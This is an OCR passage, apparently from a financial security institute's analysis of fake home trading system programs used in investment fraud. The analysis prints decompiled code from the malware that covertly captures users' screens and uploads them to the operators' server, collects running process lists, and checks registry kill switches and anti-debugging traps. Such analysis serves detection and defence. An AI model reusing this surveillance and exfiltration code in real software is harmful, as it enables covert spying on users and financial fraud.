
In addition, some functions that the user cannot perceive, such as capturing and leaking the user's PC screen and leaking the process list, operate together. Based on this, the relevant operating organization can monitor users' PCs and abuse important information by leaking it.

[Fake HTS order and chart screen]

[Fale HTS UI]

The supplier organization is constantly updating the fake HTS program by reflecting self-derived improvements or functional improvement requirements received from the operating organization. The distribution of the updated program is done by running the automatic update program installed together when the fake HTS is running, performing FTP communication with the operating organization's server, and then downloading a new version of the file. To

communicate with the server, the update program reads the unique code value stored in the same path as the client installation file and connects to the server that matches that value.




[Updating screen and the 'Hankuk Asset' program unique code value]

```
*(_DWORD *)(this + 240) = -1;
*(_BYTE *)(this + 237) = 0;
FILE_Update_txt = fopen("Update.txt", "r");
v15 = OFF_sub_2A9A05();
if ( !v15 )
  goto LABEL_627;
v17 = (*(int (__thiscall **)(int))(*(_DWORD *)v15 + 12))(v15);
v18 = (unsigned __int8 *)(v17 + 16);
Str1 = (unsigned __int8 *)(v17 + 16);
v213 = 1;
if ( FILE_Update_txt )
{
  fgets(Buffer, 256, FILE_Update_txt);
  sub_2A2940(Buffer, strlen(Buffer));
  fclose(FILE_Update_txt);
  v18 = Str1;
  if ( _mbscmp(Str1, "LEVERAGED3452") )
  {
    if ( _mbscmp(v18, "VETERAN6233") )
    {
      if ( !_mbscmp(v18, "WS21343") || !_mbscmp(v18, "TIMES45234") || !_mbscmp(v18, "SPACE523432") )
      {
```


[Fake HTS unique code value verification logic of the update program (partial)]

When launching a new HTS, it develops and uses only newly needed parts, such as unique code values required for services, login-related logic, and UI-related resources (forms, names, icons, colors, etc.), and mostly reuses existing code. In addition, it has the feature of expanding the existing HTSs by adding related codes and resources of the new HTS to facilitate management and maintenance of the program.



[List of form classes included in a fake HTS (partial)]

This feature has the potential to expose the names and unique code values of HTSs in service together when a single HTS is analyzed by an analyst with technical knowledge related to reverse engineering. Therefore, to avoid this and prevent any HTS from being analyzed, code obfuscation was applied to version 1.0.7.4 (previously 1.0.7.3), which was then distributed starting around March 2023.



[Comparison before/after code obfuscation patching]

I Price information display and false futures trading functions

Within the fake HTS program for users, price information is provided visually by using the chart library[16] of 'TradingView' to express professional chart information.

[Visualization chart using the TradingView chart library]

In addition, it embodies false transaction functions that appear to be normal transactions on the surface, such as checking the balance in hand, exchange rates, looking up the stock holdings, buying, selling, and liquidation.

16) TradingView chart library: https://www.tradingview.com/charting-library-docs/

```
Dictionary<string, GClass13> dictionary = new Dictionary<string, GClass13>();
GStruct6 gstruct6 = await GClass45.smethod_0().method_1("", "api/bank/CURRENCY_RATE");
if (gstruct6.httpStatusCode_0 != HttpStatusCode.OK)
  return (Dictionary<string, GClass13>) null;
try
{
  foreach (JToken child in JArray.Parse(gstruct6.string_0).Children())
  {
    GClass13 gclass13 = new GClass13();
    gclass13.string_0 = child[(object) "S_CODE"].Value<string>();
    gclass13.double_0 = child[(object) "F_BUY_RATE"].Value<double>();
    gclass13.double_1 = child[(object) "F_SELL_RATE"].Value<double>();
    gclass13.double_2 = child[(object) "F_PIVOT_RATE"].Value<double>();
    dictionary.Add(gclass13.string_0, gclass13);
  }
}
```

```
row1["S_TYPE"] = (object) "Retention";
row1["S_PROD_NAME"] = (object) c893ee23122
if (ccf777e1f4e36972cbd52ad6d864bbd9a.cee0
  row1["S_BID_TYPE"] = (object) "Buy";
else if (ccf777e1f4e36972cbd52ad6d864bbd9a
  row1["S_BID_TYPE"] = (object) "Sell";
row1["N_QTY"] = (object) c341a8d42720b85c1
row1["S_PRICE"] = (object) ccf777e1f4e3697
row1["S_ORDER"] = (object) "Liquidate";
```

```
{
  case GEnum11.const_1:
    str3 = "Limit Price";
    break;
  case GEnum11.const_2:
    str3 = "Market Price";
    break;
  default:
    str3 = "NONE";
    break;
}
```

[False futures transaction function]

In the case of a normal investment in overseas futures, when an individual investor places an order through the HTS of a licensed securities firm, the order is conveyed to the relevant exchange and then executed and settled. However, order submission to the actual market and conclusion of a transaction do not take place but are applied only within the fake HTS, just like the case of a mock investment.

1 Screen capture and leakage function

location of the user's mouse pointer and then transmitting it to the fake HTS/MTS backend server.

This function exists in order for them to closely monitor users (any other company's HTS users, workers, investigative agencies, etc.) suspected of interfering with the operating organization's operation of a fake HTS, and pay attention to such users or engage in money swindling activities.

This screen capture action operates when certain conditions are met while the HTS program is running, and the confirmed conditions are as follows:


- When running and terminating the program;
- Specified time period (default 10 seconds, and it operates repeatedly, typically every 20 seconds);
- When clicking on the stock and price quote window or entering the quantity;
- When conducting transactions using the buy and sell functions;
- When a user clicks a button in the quick order menu, etc.

```
public async void method_10(int int_1, double double_0 = 0.8, bool bool_2 = false
{
  if (int_1 <= 0)
    return;
  try
  {
    PixelFormat format = PixelFormat.Format24bppRgb;
    Rectangle rectangle = new Rectangle();
    int val1_1 = -999999999;
    int val1_2 = -999999999;
    double num = (double) this.method_0();
    foreach (Screen allScreen in Screen.AllScreens)
    {
      Rectangle bounds = allScreen.Bounds;
      Debug.WriteLine((object) bounds);
      rectangle.X = Math.Min(rectangle.X, bounds.X);
      rectangle.Y = Math.Min(rectangle.Y, bounds.Y);
      int val2_1 = bounds.X + (int) Math.Round((double) bounds.Width * num);
      int val2_2 = bounds.Y + (int) Math.Round((double) bounds.Height * num);
      val1_1 = Math.Max(val1_1, val2_1);
      val1_2 = Math.Max(val1_2, val2_2);
    }
    rectangle.Width = val1_1 - rectangle.X;
    rectangle.Height = val1_2 - rectangle.Y;
    if (rectangle.Width > 10000)
      double_0 *= 0.5;
    Bitmap bitmap1 = new Bitmap(rectangle.Width, rectangle.Height, format);
    using (Graphics graphics1 = Graphics.FromImage((Image) bitmap1))
```

```
using (MultipartFormDataContent multipartFormDataContent_0 = new MultipartFormDataContent())
{
  multipartFormDataContent_0.Add((HttpContent) new ByteArrayContent(memoryStream.ToArray()), "screenFile", "aaa");
  multipartFormDataContent_0.Add((HttpContent) new StringContent(int_1.ToString()), "guid");
  if (bool_2)
    multipartFormDataContent_0.Add((HttpContent) new StringContent("TRUE"), "neverDelete");
  else
    multipartFormDataContent_0.Add((HttpContent) new StringContent("FALSE"), "neverDelete");
  try
  {
    HttpResponseMessage httpResponseMessage = await httpClient.PostAsync(this.string_1, (HttpContent) multipartFormDataContent_0);.
```

[Example of screen capture and leaked code]

The screen capture function repeats at regular intervals even if the user does not do anything. When the fake HTS program runs, it communicates with the server and contains settings related to the screen capture cycle among the settings it receives. By default, it is set to an interval of 10 seconds embedded in the program, but the value received from the server is given priority. And during the analysis process, we also found cases where different programs have mutually different capture cycles. It is presumed that the supplier organization adjusts the capture cycle for stable fake HTS operation when a very large amount of captures are collected relative to the server's resources due to an increase in users.



[Different capture cycle setting values received through communication with the server]

A fake HTS does not provide an option to turn on or off the screen capture function. Therefore, users cannot know that their screens are being collected. However, when running the program, the presence or absence of a key[17] in a specific registry is checked, and if the key exists, the screen capture function does not work. It is presumed that this feature has been added in case the supplier organization runs a fake HTS, such as by conducting self-testing.

```
25      public void method_0()
26      {
27        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("HTC"))
28        {
29          if (registryKey == null)
30            return;
31          object obj = registryKey.GetValue("IIM");
32          if (obj == null)
33            return;
34          this.int_0 = int.Parse(obj.ToString());
35        }
36      }
37
38      public void method_1()
39      {
40        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("HID"))
41        {
42          if (registryKey == null)
43            return;
44          object obj = registryKey.GetValue("IIM");
45          if (obj == null)
46            return;
47          this.int_1 = int.Parse(obj.ToString());
48        }
49      }
50
51      public bool method_2() => this.int_0 == 1;
52
53      public bool method_3() => this.int_1 == 1;
54    }
55  }
```

[Checking the registry key]

17) HKCU₩SOFTWARE₩HTC₩IIM

```
32    public static async Task smethod_0()
33    {
34      if (GClass3.dictionary_0 == null)
35        GClass3.dictionary_0 = new Dictionary<string, GStruct0>();
36      GClass3.dictionary_0.Clear();
37      await GClass4.smethod_4(GClass3.dictionary_0);
38      if (GClass3.dictionary_0.ContainsKey("FAKE_HOGAJAN") && GClass3.dictionary_0["FAKE_HOGAJAN"].string_0.ToUpper() == "TRUE")
39        GClass3.bool_0 = true;
40      if (GClass3.dictionary_0.ContainsKey("CAPTURE_SCREEN"))
41      {
42        if (GClass3.dictionary_0["CAPTURE_SCREEN"].string_0.ToUpper() == "TRUE")
43          GClass3.bool_1 = true;
44        int result;
45        if (int.TryParse(GClass3.dictionary_0["CAPTURE_SCREEN"].string_1, out result))
46          GClass3.int_0 = result;
47      }
```

[Logic related to screen capture conditions]

```
70    public static bool smethod_1() => GClass3.bool_0;
71
72    public static bool smethod_2() => !GClass3.bool_2 && !GClass30.smethod_0().method_2() && GClass3.bool_1;
73
74    public static GEnum1 smethod_3() => GClass3.genum1_0;
```

[Logic related to screen capture conditions]

I Running process list leakage function

A fake HTS program contains the function of collecting the process list of the running PC and then leaking it to the fake HTS/MTS backend server. Like the 'screen capture and leakage function' mentioned above, this function also exists in order to quickly identify factors that interfere with the operating organization's money swindling activities (proxy trading through remote support, automated transactions, etc.) and ensure that the operating organization pays attention to relevant users.

This function also operates in the background when the fake HTS is running, so users cannot perceive it. The supplier organization defines the list of programs that interfere with money swindling as 'restricted programs', and the collected process list can be looked up through the administrator program.

Analysis results show that the fake HTS program contains the function of collecting and transmitting the entire process list, including the name of each process as well as its Windows title name.

```
616         public static string SearchProsse()
617         {
618             Process[] processes = Process.GetProcesses();
619             Dictionary<string, string> dictionary = new Dictionary<string, string>();
620             JArray jarray = new JArray();
621             foreach (Process process in processes)
622             {
623                 if (!dictionary.ContainsKey(process.ProcessName))
624                 {
625                     for (;;)
626                     {
627                         switch (1)
628                         {
629                         case 0:
630                             continue;
631                         }
632                         break;
633                     }
634                     if (!true)
635                     {
636                         RuntimeMethodHandle runtimeMethodHandle = methodof(KcUtilFunc.SearchProsse()).MethodHandle;
637                     }
638                     dictionary.Add(process.ProcessName, process.MainWindowTitle);
639                     JObject jobject = new JObject();
640                     jobject[DirectoryType.HideIcon(21493)] = process.ProcessName;
641                     jobject[DirectoryType.HideIcon(21516)] = process.MainWindowTitle;
642                     jarray.Add(jobject);
643                 }
644             }
645             for (;;)
646             {
647                 switch (6)
648                 {
649                 case 0:
650                     continue;
651                 }
652                 break;
653             }
654             return JsonConvert.SerializeObject(jarray, Formatting.None);
655         }
```

[Code for looking up the list of processes running on the user's PC]


Fake home trading system (HTS) management program

The fake HTS management program is a program that allows the relevant operating organization to perform overall management of the working fake HTS, including client membership management and deposit/withdrawal management, and runs on a Windows OS-based PC. Like the fake HTS program mentioned above, it has been developed based on the .Net Framework (C#), and the installation program is packaged and distributed in the form of an MSI or EXE installer. The program contains the function of looking up the user's PC screen capture and process list collected from the HTS program, the function of chatting with users, the function of managing organizations, and the function of managing deposit and withdrawal details.

| Device key issuance

The device key refers to an authentication string created through the device information of the PC to ensure that only internal members (administrators) of the authorized operating organization can access and operate the fake HTS management program.


The device key generated on the PC of the operating organization that wishes to use the administrator program is registered on the server to control access so that only authorized PCs can use the administrator function. The device key is generated by combining and encrypting the device information (CPU ID, motherboard ID, MAC address) of the PC on which the user wants to use the management program. This value is registered in a specific path[18] in the registry and when authentication is required, the value in the registry is called.




[Device key stored in registry]

18) HKCU₩SOFTWARE₩HTC₩DeviceID

The program that generates the key applies anti-debugging techniques using Windows API, such as 'IsDebuggerPresent' and 'CheckRemoteDebuggerPresent', and in the case of a debugging environment, it generates an exception and then terminates.




[An anti-debugging related API call]



[A message in the case of a debugging environment]

If the management program generates the key properly, a separate message box is created to display the key.



[A message box displayed by the administrator program]

The administrator program has a built-in means to run the program even without creating a DeviceID in the registry. If the key[19] exists in a specific registry path, the logic that calls the key creation box is skipped and the administrator program is run. This is presumed to be an avoidance purpose of not leaving the key in the registry.


19) HKCU₩SOFTWARE₩HID₩IIM

```
38      public void method_1()
39      {
40        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("HID"))
41        {
42          if (registryKey == null)
43            return;
44          object obj = registryKey.GetValue("IIM");
45          if (obj == null)
46            return;
47          this.int_1 = int.Parse(obj.ToString());
48        }
49      }
50
51      public bool method_2() => this.int_0 == 1;
52
53      public bool method_3() => this.int_1 == 1;
54    }
55  }
56
```

[Registry to skip device key related logic]

| Client membership management

Through the management program, you can view the client member list and approve or reject prospective members (applicants for client membership) waiting for approval. This client member information includes each person's personal information, such as his/her name, address, phone number, and email address, and the related account information such as the bank name, the account holder, and the account number.




[Client membership management screen]

Ⅰ Screen capture file lookup

The relevant operating organization can view captured screenshots stored on the server at any time. The operating organization monitors users based on this, and if a user commits a prohibited act determined by the organization, it is used to refuse withdrawal of investment profits and register the user on the blacklist.

The screen capture and leakage function that exists in a fake HTS is a function that operates without the user being aware of it. Accordingly, the supplier organization emphasizes that users should refrain from providing screen captures by stating such a phrase as "Sending captured screens to customers is absolutely prohibited!!!" in the administrator program.




[Screen capture lookup screen]

```
603         this.simpleLabelItem_0.Name = "LB_WARRNING";
604         this.simpleLabelItem_0.Size = new Size(1266, 28);
605         this.simpleLabelItem_0.Text = "Sending captured screens to customers is absolutely prohibited!!!";
606         this.simpleLabelItem_0.TextSize = new Size(415, 24);
607         this.AutoScaleDimensions = new SizeF(9f, 19f);
608         this.AutoScaleMode = AutoScaleMode.Font;
609         this.ClientSize = new Size(1286, 673);
610         this.Controls.Add((Control) this.layoutControl_0);
611         this.Margin = new Padding(4, 5, 4, 5);
612         this.Name = "KcFormMemScreenLogList";
613         this.Text = "View customer screen";
```


[Screen capture lookup screen]

| Process lookup


The fake HTS management program contains the function of looking up the processes running on each user's PC. This function is aimed at checking for the duplicate execution of any other company's HTS, the running of any remote desktop for proxy trading, etc., which are prohibited by the relevant operating organization, and it is also used as a means to monitor and manage users along with the screen capture and leakage function.



[Process lookup list screen]



[Restricted program detection list screen]




[Operating behavior according to the restricted program risk level]

Market price information collection server

The 'market price information collection server' is a server that collects overseas futures price information provided by financial companies, etc. in order to express the same foreign futures price information as on the actual market in the fake HTS/MTS program.


The supplier organization collects market price information using a specific securities firm's API in its 'price information collection server'. The collected market price information is distributed to each fake HTS/MTS backend server and finally delivered to each user's HTS/MTS through the WebSocket protocol to be displayed on the screen of the user's PC.



This act of collecting market price information occurs repeatedly at a specific time every day. During the financial security control process, it was confirmed[20] that three IP addresses with a history of being used as fake HTS/MTS backend servers communicated with a specific financial company's API server. As a result of detailed access history analysis, it has been confirmed that a TCP connection was established with the financial company at 7:20 a.m. KST, and that a large amount of data was sent and received for approximately 82,200 seconds until 6:10 a.m. on the next day before being released.

This is judged to be a phenomenon that occurred when fake HTS/MTS back-end servers were diverted for the purpose of collecting market price information during the supplier organization's activities.

20) The Financial Security Institute's Financial Security Control Center continuously detects communications with fake HTS/MTS backend server IP addresses and notifies financial companies in order to preempt confidential information leakage from financial companies and prevent their executives and employees from falling victim to fraud.



Date	IP	Connection Start Time	Connection End Time	Connection Time (Second)
June 1, 2023	211.62.58.*** (KR)	07:20:00	Next day 06:10:01	82,201
June 1, 2023	211.62.57.*** (KR)	07:20:01	Next day 06:10:01	82,200
June 1, 2023	112.175.29.*** (KR)	07:20:01	Next day 06:10:01	82,200
June 2, 2023	211.62.58.*** (KR)	07:20:00	Next day 06:10:01	82,201
··· Omitted below ···				

[Financial company access history from 3 IP addresses presumed to be 'market price information collection servers']

Fake HTS/MTS backend servers

A 'fake HTS/MTS backend server' is a server that embodies the authentication function, such as HTS/MTS user sign-up and login authentication, the market price information expression function, the false transaction processing function, the leaked screen capture and process information storage function, and the administrator function.

